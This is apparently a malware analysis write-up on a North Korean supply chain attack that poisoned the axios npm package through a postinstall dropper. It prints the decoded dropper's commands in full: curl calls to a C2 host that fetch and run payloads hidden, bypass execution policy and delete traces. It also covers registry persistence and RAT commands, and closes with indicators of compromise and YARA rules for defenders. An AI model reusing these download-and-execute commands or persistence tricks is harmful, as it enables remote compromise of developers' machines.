Attack Background
The WAVESHAPER campaign is a high-precision supply chain attack attributed to the North Korean state-sponsored group Sapphire Sleet (UNC1069). On March 31, 2026, the actor targeted the widely used axios HTTP client which sees over 100 million weekly downloads by compromising a maintainer account and injecting a parasitic dependency named plain-crypto-js.
This wasn’t an impulsive hack. The attacker pre-staged a benign version of the dependency 18 hours in advance to bypass “new package” red flags. By the time the malicious axios version was published, the ecosystem’s automation (NPM’s postinstall hook) became the delivery mechanism for a multi-platform Remote Access Trojan (RAT).
Whenever a developer runs the command such as:
npm install axios
The magic happens with the package.json file where the attacker hides a command in the scripts section under a hook called postinstall. NPM is designed to automatically run scripts that are intended to be compiled after a package is downloaded. The attacker leverages this functionality to make the package install process execute a malicious .js.

As soon as the download finishes, the computer will silently execute the JavaScript dropper.
Attack Chain
- Infection - A developer installs the compromised NPM package. The
postinstallhook runs the obfuscated JavaScript. - OS Fingerprinting - The JavaScript detects the host OS.
- Staging & Persistence - Drops the relevant malicious file into the system. For Windows, drops a
.batfile, that establishes registry persistence, and.batpulls and executes a PowerShell script into memory. For Linux, it drops and executes a Python script. - System Recon & Exfiltration - Once executed, the script gathers detailed system hardware, user, process, and sensitive directory data. This metadata gets wrapped in a structured JSON format which is then sent to the attacker’s server via HTTP POST method.
- Command and Control: The infected machine sends a beacon to the attacker’s server every 60 seconds, and waits for the attacker to respond with a command to execute binaries, inject process, or download secondary payloads.
RAT Dropper
The JavaScript dropper contains a logic to hunt for legitimate PowerShell binary on a Windows system. It is to masquerade itself under a legitimate process, it does so by copying the legitimate binary to a new location under C:\ProgramData\wt.exe.
By renaming it to wt.exe, it manages to trick the system and the user into thinking that the Windows Terminal app is running, when instead it is a copied version of PowerShell binary running a malicious code. The variable PS_BINARY is dynamically set to C:\ProgramData\wt.exe that executes the payload.

The file e10b1...e09.js is the brain of the initial infection. It uses custom cipher to hide the C2 server addresses and the logic it uses to drop the secondary payload.
Copying the following functions from the obfuscated block _trans_1 and _transe_2 along with stq and ord
Running a decoder loop over the script to display indexed outputs
stq.forEach((val, index) => { console.log(`Index ${index}: ${_trans_2(val, ord)}`); });

The values at Index 0, 1, and 2 reveals core node.js modules that are being loaded (child_process, os, fs)
Index 3 reveals the URL http://sfrclak[.]com:8000/ which is likely the Command and Control (C2) server to carry out this operation. This acts as a dynamic payload delivery system.
Index 5 & 6 act as OS identifiers. This will likely be used so that the right payload can be fetched for the system based on its OS.
Didn’t index other strings as they were too large for node console. Headed on over to Codechef
Index[0]: child_process
Index[1]: os
Index[2]: fs
Index[3]: http://sfrclak.com:8000/
Index[4]: (empty)
Index[5]: win32
Index[6]: darwin
Index[7]:
    Set objShell = CreateObject("WScript.Shell")
    objShell.Run "cmd.exe /c curl -s -X POST -d ""packages.npm.org/product1"" ""SCR_LINK"" > ""PS_PATH"" & ""PS_BINARY"" -w hidden -ep bypass -file ""PS_PATH"" ""SCR_LINK"" & del ""PS_PATH"" /f", 0, False

Index[8]: cscript "LOCAL_PATH" //nologo && del "LOCAL_PATH" /f
Index[9]:
    set {a, s, d} to {"", "SCR_LINK", "/Library/Caches/com.apple.act.mond"}
        try
            do shell script "curl -o " & d & a & " -d packages.npm.org/product0" & " -s " & s & " && chmod 770 " & d & " && /bin/zsh -c \"" & d & " " & s & " &\" &> /dev/null"
        end try
    do shell script "rm -rf LOCAL_PATH"
Index[10]: nohup osascript "LOCAL_PATH" > /dev/null 2>&1 &
Index[11]: (empty)
Index[12]: curl -o /tmp/ld.py -d packages.npm.org/product2 -s SCR_LINK && nohup python3 /tmp/ld.py SCR_LINK > /dev/null 2>&1 &
Index[13]: package.json
Index[14]: package.md
Index[15]: .exe
Index[16]: .ps1
Index[17]: .vbs
OS Fingerprinting
Inspecting the for(;;) loop and o === blocks

win32: The code looks for o === _trans_2(stq[5], ord and constructs a command to drop
darwin: The code looks for o === _trans_2(stq[6]. ord. It downloads the Mach-O payload (92ff...645a.macho) and grants it permissions to execute.
Else it assumes that it is a Linux machine.
Windows Attack Vector (Index 7 & 8)
The dropper now fetches the malware from the C2 link and executes it in a 2-step process. Instead of directly running a Powershell which can trigger alerts, the malware creates a VBScript file.
It uses curl to fetch the RAT from the C2 link (SCR_LINK) and saves it in a temporary path PS_PATH and executes the binary with -ep bypass to ignore execution policies. Upon execution the file is then deleted from the temporary path.
The , 0, False at the end of the command ensures that the window is not visible to the user.
The 2nd stage acts as a trigger that runs the VBScript using cscript and deletes the script file del "LOCAL_PATH" /f to remove any traces of the file.
Index[7]:
    Set objShell = CreateObject("WScript.Shell")
    objShell.Run "cmd.exe /c curl -s -X POST -d ""packages.npm.org/product1"" ""SCR_LINK"" > ""PS_PATH"" & ""PS_BINARY"" -w hidden -ep bypass -file ""PS_PATH"" ""SCR_LINK"" & del ""PS_PATH"" /f", 0, False

Index[8]: cscript "LOCAL_PATH" //nologo && del "LOCAL_PATH" /f
Linux Attack Vector (Index 12)
The dropper fetches a python file fcb8...75cf.py from the C2 server using curl
curl -o /tmp/ld.py -d packages.npm.org/product2 -s SCR_LINK && nohup python3 /tmp/ld.py SCR_LINK > /dev/null 2>&1 &
It downloads the python script to the /tmp folder and launches it using python3.
OS Identifiers
The body parameter of the post request to the server acts as a password/identifier for the C2 server to determine the host OS.
packages.npm.org/product0- MacOSpackages.npm.org/product1- Windowspackages.npm.org/product2- Linux
This is a clever way to disguise itself as a legitimate POST request under a legitimate domain, which in turn works as an OS identifier for the C2 server to respond with the right malware payload.
Analyzing the Payloads
Windows Payload
f7d3...21cd.bat file is executed once the initial Javascript dropper detects that it is running on Windows. This file reaches out to the C2 server (sfrclak[.]com) and downloads the payload 6fbb...c14b.ps1 which is the brain of Windows operation.
It does this by running Invoke-WebRequest command to download the text from the server and with the [scriptblock]::Create command, the code is executed immediately into computer memory without being saves as a PowerShell script.
The first thing the script attempts to do is maintain persistence by creating a file named system.bat in C:\ProgramData\ and adds it to the Windows Registry Run Key HKCU:\Software\Microsoft\Windows\CurrentVersion\Run.

Set-ItemProperty -Path $regKey -Name $regName -Value $batFile will automatically run the batch file, which downloads the latest version of the malware from the server.
Once it has maintained persistence, the script starts gathering device information including:
- username
- computer name
- OS version
- list of running processes
It packages all of this in a JSON object with the type BaseInfo.

This JSON data is sent to the C2 server every 60 seconds.
The script also allows an attacker to have a backdoor access. This is done via the Process-Request function that allows an attacker to send a command back to the system.
runscript allows an attacker to run another PowerShell script for the agent to run

peinject allows the attacker to send a Windows .dll file in Base64 format. This will enable the script to load that DLL directly into memory.
Linux Payload
The script begins with gathering system information to verify the target, understand the environment. This is divided across various functions.
-
get_os()This checks machine architecture to verify whether itslinux_x64orlinux_arm.
-

get_boot_time(), get_host_name(), get_user_name(), get_installation_time(), get_system_info()Gathering additional metadata related to the device, user, timezone, kernel version, system uptime, installation date, and system information.
-
get_process_list()This gathers information including pid, ppid, username, start time, and cmdline. This allows the attacker to list and view every single running process on the system, including background processes that can reveal sensitive information within command-line arguments. Just like the Windows version, this data is sent over to the C2 server every 60 seconds in a standarised JSON format. -
process_request()This is where the attacker gains the capability to remotely control a compromised system. After sending the data back to the C2 server, it waits for a command from the attacker. The script allows the attacker to carry out 4 different command types:runscript- This downloads a new script on the device and stores it into/tmp/folder and executes it. This allows the attacker to update the malware or add new features.peinject- This is to load or execute a binary code.rundir- This acts as a file browser that allows the attacker to view contents of any directory within the system.kill- Capability to kill a running process within the system.
Self-Cleanup
Immediately after the execution, the JavaScript executes the following commands to clean up after a successful execution of the dropper function.
fs.unlink(...js)- this removes the.jsfile from the packagenode_modules/plain-crypto-jsfs.unlink(package.json)- this deletes the file containing `“postinstall”: “node setup.js”fs.rename()- Renamespackage.mdtopackage.json
Indicators of Compromise
Network Indicators
- Domain:
sfrclakp[.]com - IP Address:
142[.]11[.]206[.]73 - URL:
http://sfrclak[.]com:8000/6202033 - Post Body:
packages.npm.org/product0(macOS)packages.npm.org/product1(Windows)packages.npm.org/product2(Linux)
System Indicators
- Windows
%PROGRAMDATA%\wt.exe%TEMP%\6202033.vbs%TEMP%\6202033.ps1%PROGRAMDATA%\system.bat
- Linux
/tmp/ld.py
YARA Rules
Rule for setup.js which is the JavaScript dropper
rule SapphireSleet_WAVESHAPER_JSDropper {
    meta:
        description = "Detects the JS dropper postinstall script for the WAVESHAPER supply chain attack"
        author = "Hemal Maniar/he_malware"
        date = "2026-04-10"
        threat_actor = "Sapphire Sleet"
    strings:
        $c2_url = "sfrclak.com:8000" ascii wide
        $route1 = "packages.npm.org/product0" ascii wide
        $route2 = "packages.npm.org/product1" ascii wide
        $route3 = "packages.npm.org/product2" ascii wide

        $func1 = "_trans_1" ascii wide
        $func2 = "_trans_2" ascii wide
    condition:
        ($c2_url or any of ($route*)) and (all of ($func*))
}
Rule for the PowerShell script that gets executed as a secondary payload
rule SapphireSleet_WAVESHAPER_PS1_Agent {
    meta:
        description = "Detects the Windows PowerShell RAT payload for WAVESHAPER"
        author = "Hemal Maniar/he_malware"
        date = "2026-04-10"
        threat_actor = "Sapphire Sleet"
    strings:
        $c2 = "sfrclak.com:8000" ascii wide
        $json_beacon = "\"type\": \"BaseInfo\"" ascii wide

        $mem_exec = "[scriptblock]::Create" ascii wide nocase

        $cmd1 = "runscript" ascii wide
        $cmd2 = "peinject" ascii wide
        $cmd3 = "rundir" ascii wide

    condition:
        $c2 and $json_beacon and $mem_exec and any of ($cmd*)
}
There’s nothing obviously suspicious here and that’s the point.
This attack worked because it blended in. It didn’t rely on breaking things, just on being trusted.
It’s a reminder to be a bit more aware of what we install and run, even when it looks normal.